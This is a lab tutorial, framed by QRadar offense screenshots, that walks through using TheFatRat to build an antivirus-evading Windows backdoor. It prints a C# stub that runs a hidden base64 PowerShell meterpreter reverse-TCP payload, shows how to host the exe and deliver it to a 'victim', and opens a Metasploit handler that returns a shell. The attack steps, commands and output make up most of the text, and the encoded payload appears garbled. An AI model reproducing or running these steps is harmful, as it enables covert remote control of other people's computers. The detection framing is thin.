

Try the powerful of FATRAT in Qradar

Output in offenses

The screenshot displays the IBM QRadar Security Intelligence - Community Edition interface. The top navigation bar includes links to Dashboard, Offenses, Log Activity, Network Activity, Assets, Reports, and Admin. The system time is 2:29 PM. The main content area shows a list of offenses with columns for Id, Description, Offense Type, Offense Source, Magnitude, and Source. A detailed view of an offense is shown below, including event information, description, and source/destination details.

**Offenses**

Search... Save Criteria Actions Print Last Refresh: 00:00:05

All Offenses View Offenses with: Select An Option:

Current Search Parameters:  
Exclude Hidden Offenses (Clear Filter), Exclude Closed Offenses (Clear Filter)

Id	Description	Offense Type	Offense Source	Magnitude	Source
1	Exploit Followed by Suspicious Host Activity - Chained containing...	Source IP	192.168.1.182	3	192.168

**Event Details - Personal - Microsoft Edge**

Not secure | <https://192.168.1.182/console/qradar/jsp/ArieSearchWrapper.jsp?url=do/ariel/arielSearch%3FappName%3DEventViewer%26pageId...>

Return to Event List Offense Stop Event False Positive Extract Property Previous Next Print Offusion

**Event Information**

Event Name	Exploit Followed by Suspicious Host Activity - Chained		
Event Level	Misc Exploit		
Event Category	Misc Exploit		
Event Description	An exploit or attack type activity detected from a source IP followed by suspicious host activity from the destination within 15 minutes. This could indicate a compromised host. To find the original attacking host search for the source of this event as a target of an exploit within the previous 15 minutes.		
Magnitude	(7)	Relevance	9
Severity	6	Credibility	7
Username	N/A		
Start Time	Mar 13, 2022, 11:54:19 PM	Storage Time	Mar 13, 2022, 11:54:19 PM
Log Source Time	Mar 13, 2022, 11:54:19 PM		
RE description (custom)	An exploit or attack type activity detected from a source IP followed by suspicious host activity from the destination within 15 minutes. This could indicate a compromised host. To find the original attacking host search for the source of this event as a target of an exploit within the previous 15 minutes.		
RE Name (custom)	Exploit Followed by Suspicious Host Activity - Chained		
Domain	Default Domain		

**Source and Destination Information**

Source IP	192.168.1.182	Destination IP	192.168.1.182
Source Asset Name	N/A	Destination Asset Name	N/A
Source Port	0	Destination Port	0
Pre NAT Source IP	0	Pre NAT Destination IP	0
Pre NAT Source Port	0	Pre NAT Destination Port	0
Post NAT Source IP	0	Post NAT Destination IP	0

Disclaimer:

Please be aware that hacking is illegal unless you have permission from the account owner and the parties involved. This post should be used as a tool to help people understand how hackers are hacking windows 10 devices with Metasploit and FATRAT.

Step 1: Open Kali Linux terminal and clone FATRAT from GitHub

Git clone the following Windows hacking tool FATRAT from the Kali Linux terminal and run the following commands:

For cloning type

`git clone https://github.com/Screetsec/TheFatRat.git`

Then type `cd TheFatRat`

```
[sudo] password for najd:
root@najd:~/home/najd# git clone https://github.com/Screetsec/TheFatRat.git
Cloning into 'TheFatRat'...
remote: Enumerating objects: 14384, done.
remote: Counting objects: 100% (178/178), done.
remote: Compressing objects: 100% (142/142), done.
remote: Total 14384 (delta 45), reused 135 (delta 25), pack-reused 14206
Receiving objects: 100% (14384/14384), 476.50 MiB | 1.45 MiB/s, done.
Resolving deltas: 100% (5405/5405), done.
Updating files: 100% (255/255), done.
```

## Step 2 : Setup and give permissions for FATRAT Tool.

Give the folder and script root permissions to compile and execute. Use the following command shown below.

`chmod +x setup.sh`

```
(root👤najt)-[/home/najt]
#cd TheFatRat

(root👤najt)-[/home/najt/TheFatRat]
#chmod +x setup.sh
```

Step 3: Install FATRAT and its requirements for hacking windows 10.

Now use the following command to install the FATRAT tool in Kali Linux.

Type the following command to start the installation.

`./setup.sh`

```
(root👤najt)-[/home/najt/TheFatRat]
# ./setup.sh

Reading package lists... Done
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
 fonts-roboto-slab libmms0 libofa0 libperl5.32 libwmf-0.2-7 libwmf0.2-7
 linux-image-5.14.0-kali4-amd64 perl-modules-5.32 python3-twisted-bin
 Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 69 not upgraded.
```

```
root@najt: /home/najt/TheFatRat
File Actions Edit View Help

Setup Script for FATRAT 1.9.7

64Bit OS detected

Checking type of shell ....
[local]

[*] Checking for internet connection
```




Try type in terminal

`apt-get install mingw-w64`

Note the installation will take some time. This is not a small hacking tool. Be patient and let it finish.

Once the install is finished, you will be greeted with the following screen



```
root@najdi: ~
File Actions Edit View Help

Checking...

-- -- +[(c) 2016-2017 | dracos-linux.org | Linuxsec.org | Hacker Indonesia
-- -- +[ Author: Screetsec < Edo Maland > ]+= -- --

[!]:[Check Dependencies]:
[✓]:[Distro]: Kali
[✓]:[Release]: kali-rolling
[✓]:[Check User]: root
[✓]:[Terminal]: local
[✓]:[Internet Connection]: CONNECTED!
[✓]:[Apache2 Server Kali ]: Installation found!
[✓]:[Ruby]: Installation found!
[✓]:[Apktool]: Installation found!
[✓]:[Aapt]: Installation found!
[✓]:[Aapt2]: Installation found!
[✓]:[Msfconsole]: Installation found!
[✓]:[Msfvenom]: Installation found!
[✓]:[Mingw64]: Installation found!
[✓]:[Backdoor-factory]: Installation found!
[✓]:[Monodevelop-Utils]: Installation found!
[✓]:[Xterm]: Installation found!
[✓]:[Gnome-terminal]: Installation found!
[✓]:[Upx]: Installation found!
[✓]:[Baksmali]: Installation found!
[✓]:[Outputdir]: /root/Fatrat_Generated
```

How can I run the script

Type in terminal you must access as root to gain permission

Fatrat



```
File Actions Edit View Help
(najd) najd)-[~]
$ sudo su
[sudo] password for najd:
(root) najd)-[/home/najd]
#fatrat
```

```
root@najd: ~
File Actions Edit View Help
Checking...
-- -- +[(c) 2016-2017 | dracos-linux.org | linuxsec.org | Hacker Indonesia
-- -- +[ Author: Screeetsec < Edo Maland > ]+ -- --
[!]:[Check Dependencies]:
[✓]:[Distro]: kali
[✓]:[Release]: kali-rolling
[✓]:[Check User]: root
[✓]:[Terminal]: local
[✓]:[Internet Connection]: CONNECTED!
[✓]:[Apache2 Server Kali ]: Installation found!
[✓]:[Ruby]: Installation found!
[✓]:[Apktool]: Installation found!
[✓]:[Aapt]: Installation found!
[✓]:[Apk2]: Installation found!
[✓]:[Msfconsole]: Installation found!
[✓]:[Msfvenom]: Installation found!
[✓]:[Mingw64]: Installation found!
[✓]:[Backdoor-factory]: Installation found!
[✓]:[Monodevelop-Utils]: Installation found!
[✓]:[Xterm]: Installation found!
[✓]:[Gnome-terminal]: Installation found!
[✓]:[Upx]: Installation found!
[✓]:[Baksmali]: Installation found!
[✓]:[Outputdir]: /root/Fatrat_Generated
```

```
File Actions Edit View Help
WARNING ! WARNING ! WARNING ! WARNING ! WARNING !
YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO WWW.NOIDISTRIBUTE.COM
DO NOT UPLOAD
TO
VIRUSTOTAL
PLEASE DON'T UPLOAD BACKDOOR TO WWW.VIRUSTOTAL.COM
YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO WWW.NOIDISTRIBUTE.COM
Press [Enter] key to continue .....
```

CREATING AN SIMPLE EXPLOIT TO HACK WINDOWS 10 system.

```
[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07] Create Backdoor For Office with Microsploit
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[15] Help
[16] Credits
[17] Exit

[TheFatRat]—[~]—[menu]:
6
```

Now we will create fud backdoor using c# + PowerShell and hack windows 10

Type 2

```
root@najd: ~
File Actions Edit View Help

PwnWind

PwnWind Version v1.5
Pwned Windows with backdoor
Author : Edo Maland (Screetsec)
Powershell Injection attacks on any Windows Platform

[1] Create a bat file+Powershell (FUD 100%)
[2] Create exe file with C# + Powershell (FUD 100%)
[3] Create exe file with apache + Powershell (FUD 100%)
[4] Create exe file with C + Powershell (FUD 98 %)
[5] Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
[6] Create Backdoor with C / Meteperter_reverse_tcp (FUD 97%)
[7] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
[8] Create Backdoor with C to dll ( custom dll inject )
[9] Back to Menu

[TheFatRat]—[~]—[pwnwind]:
2
```

Now that you have chosen the backdoor.

Now you have to give the necessary parameters for hacking windows 10

Enter LHOST listener/attacker IP address.



Type 192.168.1.161

Type port 4444 or any port number.

Enter backdoor file name najd

Type 3 for using windows/meterpreter/reverse\_tcp.

Press enter to create a backdoor for hacking windows 10.

```
root@najd: ~
File Actions Edit View Help

PwnWind Version v1.5
Pwned Windows with backdoor
Author : Edo Maland (Screetsec)
Powershell Injection attacks on any Windows Platform

[1] Create a bat file+Powershell (FUD 100%)
[2] Create exe file with CM + Powershell (FUD 100%)
[3] Create exe file with apache + Powershell (FUD 100%)
[4] Create exe file with C + Powershell (FUD 98 %)
[5] Create Backdoor with C + Powershell + Embed Pdf (FUD 88%)
[6] Create Backdoor with C / Meterpreter_reverse_tcp (FUD 97%)
[7] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
[8] Create Backdoor with C to dll ( custom dll inject )
[9] Back to Menu

[TheFatRat]--[!]-[pwnwind]:
2

Your local IPV4 address is : 192.168.1.161
Your local IPV6 address is : 2a02:ce0:3000:1226:20c:29ff:feee:6bcb
Your public IP address is :
Your Hostname is :
Set LHOST IP: 192.168.1.161
```

```
Your local IPV4 address is : 192.168.1.161
Your local IPV6 address is : 2a02:ce0:3000:1226:20c:29ff:feee:6bcb
Your public IP address is :
Your Hostname is :

Set LHOST IP: 192.168.1.161
Set LPORT: 4444
Please enter the base name for output files :najd

[ 1 ] windows/shell_bind_tcp
[ 2 ] windows/shell/reverse_tcp
[ 3 ] windows/meterpreter/reverse_tcp
[ 4 ] windows/meterpreter/reverse_tcp_dns
[ 5 ] windows/meterpreter/reverse_http
[ 6 ] windows/meterpreter/reverse_https

Choose Payload :3
```

```
[ ++++++ ]

Generate Backdoor
+-----+
| Name    | Descript | Your Input |
+-----+
| LHOST   | The Listen Address | 192.168.1.161 |
| LPORT   | The Listen Ports   | 4444         |
| OUTPUTNAME | The Filename output | najd        |
| PAYLOAD | Payload To Be Used | windows/meterpreter/reverse_tcp |
+-----+

[ ++++++ ]
```

```
root@najd: ~
File Actions Edit View Help
+-----+
| Name    | Descript | Your Input |
+-----+
| LHOST   | The Listen Address | 192.168.1.161 |
| LPORT   | The Listen Ports   | 4444         |
| OUTPUTNAME | The Filename output | najd        |
| PAYLOAD | Payload To Be Used | windows/meterpreter/reverse_tcp |
+-----+

[ ++++++ ]

// C#
using System.Runtime.InteropServices;
namespace pshcmd
{
    public class CMD
    {
        [DllImport("msvcrt.dll")]
        public static extern int system(string cmd);
        public static void Main()
        {
            system("powershell -window hidden -EncodedCommand JABVAGIANQBKACAAPQAgACCAJAA4AGIAVQBDAACAAPQAgACCA
JwBbAEQAbABsAEKAbQbWAgBACgB0ACgATgBtRAGUAcgBuAQUAbAaZADIALgBKAOwADAA1ACKAXQBwAHUAYgBsAGKAYwAgAHMAdABhAHQaQbJACAAZQB4AHQAZQ
ByAGAtIABJAG4AdABQAHQAcgAgATYAgBqBYAHQAcQBHAGwAQBSAgwAbWBJACBSAQBUAHQAUAABHAIATABsAHAAcWAsACAAQDQBPgAG4AAAg
AGQADHBTAGKAgB1ACw1IAB1AGKAbB0ACAAZgBsAEFAbABsAGSAYwBhAHQAQbVAgAAVABsAHAAZQASCAAAQDQBPgAG4ADAgYVAbABQAHtABwB0AGUAYwB0AC
KADwBbAEQAbABsAEKAbQbWAgBACgB0ACgATgBtRAGUAcgBuAQUAbAaZADIALgBKAOwADAA1ACKAXQBwAHUAYgBsAGKAYwAgAHMAdABhAHQaQbJACAAZQB4AHQAZQ
B0AGAtIABJAG4AdABQAHQAcgAgAEACgB1AGEAdAB1AFQAbAByAGUAYQBKACgASQBUAHQAUAABHAIATABsAHAAcWAsB0AGFEAcgB0AEFAZABKHAITABZAHMALAAg
B0AGUAcwAsACAAQDQBPgAG4AdAgAGQADHBTAGHAYQBjAGsAUwBpAHQAZQAsACAAQDQBUAHQAUAABHAIATABsAHAAUwB0AGFEAcgB0AEFAZABKHAITABZAHMALAAg
AEKAbgB0AFAdABYACABABwAFAYQBvYAGEAbQb1AHQAZQBvYAcwATAB1AGKAbgB0ACAAZAB3AEMAcgB1AGEAdABpAG8AbgBgGAGwAYQbN AHMALAAgAEKAbgB0AF
AADABYACAAABwAFQAbAByAGUAYQBKAEKAZAAPADsAWwBEAGwADABJAG0ACABVHAITADAAoACIABQBZAHYAYwByAHQALgBKAGwADAA1ACKAXQBwAHUAYgBsAGKA
```

```
root@najd: ~
File Actions Edit View Help
ZQASADAAeAAZAGEALAAwAHgANwAYACwAMAB4ADKAMgAsADAAeAB1ADMLAAwAHgAYgAZACwAMAB4ADKANAAsADAAeAB1ADQALAAwAHgAMQB1ACwAMAB4ADKANA
AsADAAeAAwADgALAAwAHgAYQAOACwAMAB4AGMAYgAsADAAeAA1ADQALAAwAHgAZgAsACwAMAB4ADQAYwAsADAAeAAwADYALAAwAHgANQB1ACwAMAB4ADIANgAs
ADAAeAA2AGMALAAwAHgAMgAsACwAMAB4AG1AMQAsADAAeAAAGYALAAwAHgAMAAZACwAMAB4AGMANgAsADAAeAA2AGMALAAwAHgAMgAsACwAMAB4AG1AZQASAD
AAeAA3AGYALAAwAHgAMwA1ACwAMAB4AG1AMwAsADAAeAA1AGYALAAwAHgANwBmACwAMAB4AGUAMwAsADAAeAB1ADKALAAwAHgANQBmACwAMAB4ADAAyAgAsADAA
eAAwADALAAwAHgAMwBKACwAMAB4ADEAMQAsADAAeABmAGMALAAwAHgANgBKACwAMAB4AD1AZAAsADAAeAB1ADUALAAwAHgAMAB1ACwAMAB4ADMAOAsADAAeA
AwAGYALAAwAHgANAAZACwAMAB4ADEAMgAsADAAeAASADYALAAwAHgAMwBhACwAMAB4ADYAYgAsADAAeAA4ADYALAAwAHgANQBKACwAMAB4ADUZAAsADAAeAAZ
AGMALAAwAHgAMwB1ACwAMAB4ADEAYwAsADAAeAB1ADgALAAwAHgAMABhACwAMAB4AGUMQASADAAeABKAGYALAAwAHgAMwBmACwAMAB4ADAAMQAsADAAeAA1AD
GALAAwAHgAMABhACwAMAB4ADgAMAAAsADAAeAA3AGQALAAwAHgANQA1ACwAMAB4ADKAYQAsADAAeAAwADALAAwAHgANwBKACwAMAB4ADAAMKAsADAAeABNADA
LAAwAHgAMwAAwACwAMAB4ADEANQAsADAAeABmADNALAAwAHgAYQAwACwAMAB4ADUAMgAsADAAeAAwADALAAwAHgAZgB1ACwAMAB4ADcAYwAsADAAeAB1ADCLAA
wAHgAQDAsACwAMAB4ADYADQAsADAAeAA3AGYALAAwAHgAYgB1ACwAMAB4ADQAZQASADAAeAAZADKALAAwAHgAMQA3ACwAMAB4ADMYwAsADAAeAB1ADKALAAw
AHgAMABKACwAMAB4AG1ADAAAsADAAeAB1AGYALAAwAHgAQOgB1ACwAMAB4ADgAZgAsADAAeAA4ADQALAAwAHgAMgAsACwAMAB4AGQAOAsADAAeAB1ADUALAAwAH
gAZQAOACwAMAB4AGEAQQA7ACQAZwAgAD0A1AAwAHgAMQAwADAAMAA7AGKAZgAgACgAJAB6ACATAB1AG4AZwB0AGGAtAATAGCAdAAgADAAeAAxADAAMAAwACKA
ewAKAGcAIAA9ACAAJAB6ACATAB1AG4AZwB0AGGAtQ7AQ7ACQAdgB3ADQAPQAKAHcADgAGAFYaaQByAHQAdQBHAGwAQBSAgwAbWBJACgAMAAAsADAAeAAxADAAMA
AwACAJABnACwAMAB4ADQAMAApADsAZgBVHAIATAACQCAQAG9ADAoAwAKAGKATAATAGwAZQAgACgAJAB6ACATAB1AG4AZwB0AGGALQAXACKAOWAKAGKAwAr
ACKATAB7ACQAdgB6ADoAbQb1AG0AcwB1AHQAKABBAEKAbgB0AFAdABYAF0AKAAKAHYAdwABAC4AVABvAEKAbgB0ADMAMgAoACKAKwAKAGKAKQAsACAAJAB6AF
sAJAB6AF0ALAAgADEAKQB9ADsAJAB3ADoAgBDAH1AZQBhAHQAZQBHAGGAgcB1AGEAZAAGADAALAAwACwAJAB2AHcANAsADAAALAAwACwMAApADsAZgBVHAI
IAA0ADsADwApAhSAlwB0AGEAcgB0AC0AcwBsAGUAZQBHACAAngAwAHBAdwAnADsAJAB1ACAAAPQAgAFsAUwBSAHMAdAB1AG0ALgB0AG8AbgB0ZAGUAcgB0AF0Ag
AGAF0AbwBCAGECwB1ADYANABTAHQAcgBBAgAZwAoFALwBSAHMAdAB1AG0ALgBUIAGUAb0AC4ARQBUACgABwBKAglAbgBnFBAQgB6AFUAgBpBhCMABwBK
AGUALgBhKAGUAGABCAhKAGAB1AHMAKAAKAFUAYgA1AGQAKQAPADsAJABGAFKUAUBACAAAPQAgACIALQB1AG4AYwAsACTAOWBPgYAKABBAEKAbgB0AFAdABYAF
0AgAGAFMA0B6GUAITAATAGUACQAgAQKb7ACQAYwBhAHcAIAA9ACAAJAB1AG4AdgAGAFMAcQBZAHQAZQBTAFTABwBvAHQAIATACAA1gBCHMAcQBZAHcA
bwB3ADYANABCAFcAaBUIAGUAbwB3AHMAUABVhACZQBvAFMAaB1AGwAbABcAHYAMQAUADAAAXABwAG8AdwB1AHtACwB0AGUABABsACIAQwBpGAGUAEAApACTAJg
AGACQAYwBhAHcAIAAAFEYAWQBQAFgAIAAKAGUATgB9AGUABABZAGUAEwA7AGKAZQB4ACAA1gAmACAAcABvAHcAZQBvAHMAaB1AGwAbAAGACQARgBZAFAWAAG
ACQAQZAIADsAFQAs=");

}


}

[ ++++++ ]

Backdoor Saved To : /root/Fatrat_Generated/najd.exe

Press [ENTER] to continue
```

After backdoor is created, it will be saved  
in `/root/Fatrat_Generated/najd.exe`



How can I transfer file to windows victims machine

Login as root in kali

Type `cd /root/Fatrat_Generated`

`ls`

you found your payload

`najd.exe`

just try to copy from root folder output

type

```
(najd@kali) ~$ sudo cat /root/Fatrat_Generated/najd.exe | cat > ~/najd.exe
```

130 x

Now you copy the file to home you can push file to

/var/www/html/

```
(najd@najd)~$ sudo cp najd.exe /var/www/html/
```




```
(root@najd)~/home/najd# ls
Desktop  GTAVUpdate.exe.zip  Music  pentbox-1.8  routersploit  something32.exe
Documents  hash.txt  najd.exe  pentbox-1.8.tar.gz  SCAD  Templates
Downloads  'hoda search -h'  nmap  Pictures  Shellter_Backups  TheFatRat
GTAVUpdate.exe  mbtget  noPac  Public  somefile  Videos

(root@najd)~/home/najd# cp najd.exe /var/www/html/
```

Turn off the firewall + security



## Windows 10 and later x64 (6) - VMware Workstation 16 Player (Non-commercial)






For accessing the backdoor, go to the above location and copy the file to the victim's pc. Or send the file to the victim. You can also run the file with the help of a USB drive.

#### Step 4: Metasploit setup

Open up a new kali Linux terminal and use the following command to start Metasploit framework.

```
# msfconsole
```

Now in the Metasploit console type the following commands



```
(root@najd)~/home/najd
# msfconsole

.;lx00KXXXK00xl:.
,00WMMMMMMMMMMMMMMMMMMMMMKd,
'xNMMMMMMMMMMMMMMMMMMMMMMMMMMWx,
:KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
.KMMMMMMMMMMMMMMMMMMMMWNNNWMMMMMMMMM
```

```
msf > use exploit/multi/handler
```

```
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
```

```
msf exploit(handler) > set LHOST 192.168.1.161
```

```
msf exploit(handler) > set LPORT 4444
```

```
msf exploit(handler) > exploit
```

**\*\*LHOST= YOUR IP address**

**\*\*LPORT= 4444**

```
root@najd:/home/najd
Metasploit

=[ metasploit v6.1.31-dev ]
+ --=[ 2201 exploits - 1166 auxiliary - 395 post ]
+ --=[ 600 payloads - 45 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit tip: View all productivity tips with the
tips command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.161
LHOST => 192.168.1.161
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.161:4444
[*] Sending stage (175174 bytes) to 192.168.1.183
[*] Meterpreter session 1 opened (192.168.1.161:4444 -> 192.168.1.183:55945 ) at 2022-03-12 10:05:41 -0500

meterpreter >
```

QRadar - Offense Manager x Inbox (702) - najdaleid6@gmail.com | +

Not secure | <https://192.168.1.182/console/qradar/jsp/QRa...>

IBM QRadar Security Intelligence - Community Edition

Dashboard Offenses Log Activity Network Activity Assets Reports Admin System Time: 2:29 PM

Offenses

My Offenses

All Offenses

By Category

By Source IP

By Destination IP

By Network

Search... Save Criteria Actions Print Last Refresh: 00:00:05

All Offenses View Offenses with: Select An Option:

Current Search Parameters:

Exclude Hidden Offenses (Clear Filter), Exclude Closed Offenses (Clear Filter)

	Id	Description	Offense Type	Offense Source	Magnitude	Source
	1	Exploit Followed by Suspicious Host Activity - Chained containing...	Source IP	192.168.1.182		192.168

Event Details - Personal - Microsoft Edge

Not secure | <https://192.168.1.182/console/qradar/jsp/ArielSearchWrapper.jsp?url=do/ariel/arielSearch%3FappName%3D%26pageId...>

Return to Event List Offense Map Event False Positive Extract Property Previous Next Print Obfuscation

Event Information

Event Name	Exploit Followed by Suspicious Host Activity - Chained					
Event Level	Misc Exploit					
Event Description	An exploit or attack type activity detected from a source IP followed by suspicious host activity from the destination within 15 minutes. This could indicate a compromised host. To find the original attacking host search for the source of this event as a target of an exploit within the previous 15 minutes.					
Magnitude	(7)		Relevance	9		
Severity	6		Credibility	7		
Event Name	N/A					
Start Time	Mar 13, 2022, 11:54:19 PM		Storage Time	Mar 13, 2022, 11:54:19 PM		
Log Source Time	Mar 13, 2022, 11:54:19 PM					
Event Description (Custom)	An exploit or attack type activity detected from a source IP followed by suspicious host activity from the destination within 15 minutes. This could indicate a compromised host. To find the original attacking host search for the source of this event as a target of an exploit within the previous 15 minutes.					
Event Name (Custom)	Exploit Followed by Suspicious Host Activity - Chained					
Domain	Default Domain					

Source and Destination Information

Source IP	192.168.1.182	Destination IP	192.168.1.182
Source Asset Name	N/A	Destination Asset Name	N/A
Source Port	0	Destination Port	0
Pre NAT Source		Pre NAT Destination IP	
Pre NAT Source Port	0	Pre NAT Destination Port	0
Post NAT Source		Post NAT Destination IP	

Wizard